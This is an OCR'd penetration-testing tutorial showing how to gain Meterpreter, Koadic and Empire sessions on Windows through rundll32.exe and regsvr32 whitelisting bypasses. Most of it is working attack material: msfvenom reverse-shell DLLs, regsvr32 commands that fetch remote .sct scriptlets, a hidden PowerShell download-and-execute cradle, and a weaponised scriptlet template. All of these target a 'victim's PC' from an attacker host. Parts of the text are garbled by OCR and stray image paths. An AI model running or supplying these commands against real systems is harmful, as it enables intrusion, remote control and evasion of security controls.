- A dependent DLL is upgraded to a new version.
- A dependent DLL is fixed.
- A dependent DLL is overwritten with an earlier version.
- A dependent DLL is removed from the computer.

Methods

- Smb_Delivery
- MSFVenom
- Koadic
- Get-Command Prompt via cmd.dll
- JSRat


SMB Delivery

So, our method is using smb_delivery. To use this method, open the terminal in kali and type the following commands.

msfconsole


```
use exploit/windows/smb/smb_delivery

msf exploit(windows/smb/smb_delivery) > set srvhost 192.168.1.107

msf exploit(windows/smb/smb_delivery) > exploit
```

Now run the malicious code through rundll32.exe in the windows machine to obtain meterpreter sessions.



As the above exploit will run, it will provide you with a command that is to be executed on the victim's PC; in order to get a session. So, copy and paste the given command in the run window of the victim's PC as shown in the image below:

```
rundll32.exe \\192.168.1.107\ZtmW\test.dll,0
```



As soon as the command is executed, you will have your meterpreter session. To access the session type:

```
sessions 1
sysinfo
```

```
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:4444 -> 192.168.1.109:49157) at 2019-

msf exploit(windows/smb/smb_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

MSFVenom


Our second method is via MSFVenom. For the utilization of this method, type the following command in the terminal of kali:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107
lport=1234 -f dll > 1.dll
```

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.1.107 lport=1234 -f dll  > 1.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes
```

Once the payload is created, run the following command in the run window of victim's PC:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\1.dll
```



Simultaneously, start the multi/handler to get a session by typing:
msfconsole

```
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
msf exploit(multi/handler) > set lport 1234
msf exploit(multi/handler) > exploit
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.1.107
lhost => 192.168.1.107
msf exploit(multi/handler) > set lport 1234
lport => 1234
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.107:1234
[*] Sending stage (179779 bytes) to 192.168.1.109
[*] Meterpreter session 1 opened (192.168.1.107:1234 -> 192.168.1.109:49195) at 2019-

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Koadic


Our next method is using Koadic framework. Koadic is a Windows post-exploitation rootkit similar to other penetration testing tools such as Meterpreter and Powershell Empire. To know more about Koadic please read our detailed article on the said framework through this ***link.***
Once the koadic is up and running, type:

```
use stager/js/rundll32_js

set SRVHOST 192.168.1.107

run
```

Running the exploit will give you a command. Copy that command from rundll32.exe to 6.0") and paste it in the command prompt of the victims' PC.
Once you run the command in the cmd, you will have your session. As shown in the following image.


To access the session type:

```
zombies 0
```



Get-Command Prompt via cmd.dll


Now the dilemma is, what to do if the command prompt is blocked in victim's PC.




If the command line is blocked, there is script developed by Didier Stevens which you can use to solve your little problem. You can find them by clicking on this **link.**

In the above URL, you will download a zip file. Extract that zip file and use the following command to run the said file in run windows:

```
rundll32 shell32.dll,Control_RunDLL C:\Users\raj\Downloads\cmd.dll
```



As soon as you run the command, you will have an unblocked the cmd. As shown below:




JSRat


Our next method of attacking regsvr32 is by using JSRat and you can download it from **GitHub**. This is another command-and-control framework just like koadic and Powershell Empire for generating malicious task only for rundll32.exe and regsvr32.exe. JSRat will create a web server and on that web server, we will find out .js file. To use this method type:

```
./JSRat.py -i 192.168.1.107 -p 4444
```


Once JSRat starts working, it will give you a link to open in the browser. That web page will have a code which is to be executed on the victim's pc.




Therefore, open the //192.168.1.107/wtf link in your browser. There you will find the said code as shown in the image below:



Run that code in the command prompt of the victims' PC as shown:



And voila, you will have a session as the image below:



Conclusion

DLL files are a collection of various codes and procedure held together. These files help windows programs to execute accurately. These files were created for multiple programs to use them simultaneously. This technique helps in memory conservation. Therefore these files are important and required by windows to run properly without giving users any kind of problems. Hence, exploitation through such files is very efficient and lethal. And above-presented methods are different ways to do it.

Bypass Application Whitelisting using regsrv32.exe (Multiple Methods)

Introduction

Regsvr32 stands for Microsoft Register Server. It is the windows' command-line utility tool. While regsvr32 causes problems sometimes; it's an important file as its windows system file. The file is found in the subfolder of C:\Windows. This file is able to observe, track and influence other programs. It's mainly used to register and unregister programs in windows file extension for this is .exe and its process widely assists OLE (Object Linking and Embedding), DLL (Data Link Libraries) and OCX (ActiveX control modules). The said process works in the background and can be seen with a task manager. Its Microsoft's one of the trusted files.

Working

Information about programs associated with regsvr32 is added to windows when you register a DLL file in regsvr32. These defences are then accessed to understand where the program data is and how to interact with it. While registering a DLL file, information is added to central the directory so that it can be used by the windows. The whole path of these files literally has the executable code and due to these files windows can call upon specific functions. These files are very convenient as when the software is updated, these files automatically call upon the updated version; in short, it helps avoid the version problems of software. Usually, this file is not commonly used except for registering and unregistering DLL files.
RegSvr32.exe has the following command-line options:
Syntax**: **Regsvr32 [/s][/u] [/n] [/i[:cmdline]] <dllname>

/u – Unregister server
/i – Call DllInstall passing it an optional [cmdline]; when it is used with /u, it calls to dll uninstall
/n – do not call DllRegisterServer; this option must be used with /i
/s – Silent; display no message boxes

To know more about it, visit here

Multiple Methods

- Web delivery
- Empire
- Manual
- MSFVenom
- Koadic
- JSRat
- GreatSCT

Web Delivery

This module quickly fires up a web server that serves a payload. The provided command will allow for a payload to download and execute. It will do it either through specified scripting language interpreter or "squiblydoo" via regsvr32.exe for bypassing application whitelisting. The main purpose of this module is to quickly establish a session on a target machine when the attacker has to manually type in the command: e.g. Command Injection.
Regsvr32 uses the "squiblydoo" technique for bypassing application whitelisting. The signed Microsoft binary file, Regsvr32, is able to request a **.sct** file and then execute the included PowerShell command inside of it. Both web requests (i.e., the .sct file and PowerShell download/execute) can occur on the same port. "PSH (Binary)" will write a file to the disk, allowing for custom binaries to be served up to be downloaded/executed.

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 3
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 3
target => 3
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > set srvhost 192.168.1.109
srvhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://192.168.1.109:8080/xo3lJt5dIF
[*] Server started.
[*] Run the following command on the target machine:
regsvr32 /s /n /u /i:http://192.168.1.109:8080/xo3lJt5dIF.sct scrobj.dll
```

Once the exploit is running; you will have a URL made for you. Run that URL in the command prompt of the Victim's PC as shown below:

```
regsvr32 /s /n /u /i://http://192.168.1.109:8080/xo31Jt5dIF.sct
scrobj.dll
```

```
C:\Users\raj>regsvr32 /s /n /u /i:http://192.168.1.109:8080/xo3lJt5dIF.sct scrob
j.dll

C:\Users\raj>
```

Once you hit enter after the command, you will have your session. Type 'sysinfo' for the information of the PC as shown in the image below:

```
msf exploit(multi/script/web_delivery) > [*] 192.168.1.106    web_delivery - Handling
[*] 192.168.1.106    web_delivery - Delivering Payload
[*] 192.168.1.110    web_delivery - Handling .sct Request
[*] 192.168.1.110    web_delivery - Delivering Payload
[*] Sending stage (179779 bytes) to 192.168.1.110
[*] Meterpreter session 1 opened (192.168.1.109:4444 -> 192.168.1.110:49162) at 2018-

msf exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : WIN-ELDTK41MUNG
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

PowerShell Empire


For our next method of regsvr Attack, we will use empire. Empire is a post-exploitation framework. Till now we have to pair our .sct tacks with Metasploit but in this method, we will use the empire framework. It's solely python-based PowerShell windows agent which make it quite useful. Empire is developed by @harmj0y, @sixdub, @enigma0x3, rvrsh3ll, @killswitch_gui, and @xorrior. You can download this framework from **Empire**

To have a basic guide of Empire, please visit our article introducing empire by clicking **here**

Once the empire framework is started, type listener to check if there are any active listeners. As you can see in the image below that there are no active listeners. So, to set up a listener, type:

```
uselistner http
set Host http://192.168.1.109
execute
```

With the above commands, you will have an active listener. Type back to go out of listener so you can initiate your PowerShell.



Once you are out the listener, you need to use an exploit to create your malicious file. A stager, in the empire, is a snippet of code that allows our malicious code to be run via the agent on the compromised host. Which means to create an exploit, we will have to use stager. Therefore, type:

```
usestager windows/launcher_sct
set listener http
execute
```

After the execution of executing the command, usestager will create a launcher.sct in /tmp. Now to get session start the python server by typing:

```
python -m SimpleHTTPServer 8080
```

As the server is on, the only step left is to execute our malware in the victim's PC. For this, type the following command in the command prompt:

```
regsvr /s /n /u /i://192.168.1.109:8080/tmp/launcher.sct scrobj.dll
```

In the above command, we have used port 8080 because our server of python is activated on the same port.

```
(Empire: stager/windows/launcher_sct) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.101
[*] New agent 9ATUX4M7 checked in
[+] Initial agent 9ATUX4M7 from 192.168.1.101 now active (Slack)
[*] Sending agent (stage 2) to 9ATUX4M7 at 192.168.1.101

(Empire: stager/windows/launcher_sct) > interact 9ATUX4M7
(Empire: 9ATUX4M7) > info

[*] Agent info:

        nonce                   6355855009600140
        jitter                  0.0
        servers                 None
        internal_ip             192.168.1.101
        working_hours
        session_key             >cgi(2|SZf6mqGla#F:TvXeoV7Un3dY~
        children                None
        checkin_time            2019-01-03 12:05:46
        hostname                RAJ
        id                      3
        delay                   5
        username                raj\raj
        kill_date
        parent                  None
        process_name            powershell
        listener                http
        process_id              1148
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate
        lost_limit              60
        taskings                None
        name                    9ATUX4M7
        language                powershell
        external_ip             192.168.1.101
        session_id              9ATUX4M7
        lastseen_time           2019-01-03 12:07:07
        language_version        2
        high_integrity          0
```

Once the above is executed as told, you will receive a session. To access the session type:

```
interact 9ATUX4M7
```

9ATUX4M7: is an agent/session name. this will vary from session to session.

Inject PowerShell code in sct File (Manual Method)

Our next method manual with the help of an exploit. The exploit we will use will help us to create a powershell code. So let's first create our powershell and for this go to the terminal of kali and type After running this exploit, it will show you the powershell code on the terminal screen as shown in the following image:

```
use exploit/multi/script/web_delivery
msf exploit (web_delivery)>set target 2
msf exploit (web_delivery)> set payload windows/meterpreter/reverse_tcp
msf exploit (web_delivery)> set lhost 192.168.1.109
msf exploit (web_delivery)>set srvhost 192.168.1.109
msf exploit (web_delivery)>exploit
```

```
msf > use exploit/multi/script/web_delivery
msf exploit(multi/script/web_delivery) > set target 2
target => 2
msf exploit(multi/script/web_delivery) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/script/web_delivery) > set lhost 192.168.1.109
lhost => 192.168.1.109
msf exploit(multi/script/web_delivery) > exploit
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.1.109:4444
[*] Using URL: http://0.0.0.0:8080/asSJC1CQYdYytOP
msf exploit(multi/script/web_delivery) > [*] Local IP: http://192.168.1.109:8080/asSJC1CQ
YdYytOP
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $O=new-object net.webclient;$O.proxy=[Net.WebRequest]::G
etSystemWebProxy();$O.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $O.
downloadstring('http://192.168.1.109:8080/asSJC1CQYdYytOP');
msf exploit(multi/script/web_delivery) >
```

Regsvr32 is a command-line utility to register and unregister OLE controls, such as DLLs and ActiveX controls in the Windows Registry. Regsvr32.exe is installed in the %systemroot%\System32 folder in Windows XP and later versions of Windows.

Now we need to create a .sct file in order for our attack to run. We found a script online to create a .sct file. You can access the link for the script by clicking **here**. The script is shown in the image below:

```
File  Edit  Search  Options  Help
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("calc.exe"); ]]>
     </script>
   </registration>
 </scriptlet>
```


Copy the PowerShell code which was created by web_delivery and paste it in the above script where it says “calc.exe” as shown in the image below and then finally save it with .sct extension.

```
<?XML version="1.0"?>
  <scriptlet>
    <registration
      progid="PoC"
      classid="{F0001111-0000-0000-0000-0000FEEDACDC}" >
      <!-- Proof Of Concept - Casey Smith @subTee -->
      <!--  License: BSD3-Clause -->
     <script language="JScript">
       <![CDATA[ var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -c $O=$
     </script>
   </registration>
 </scriptlet>
```

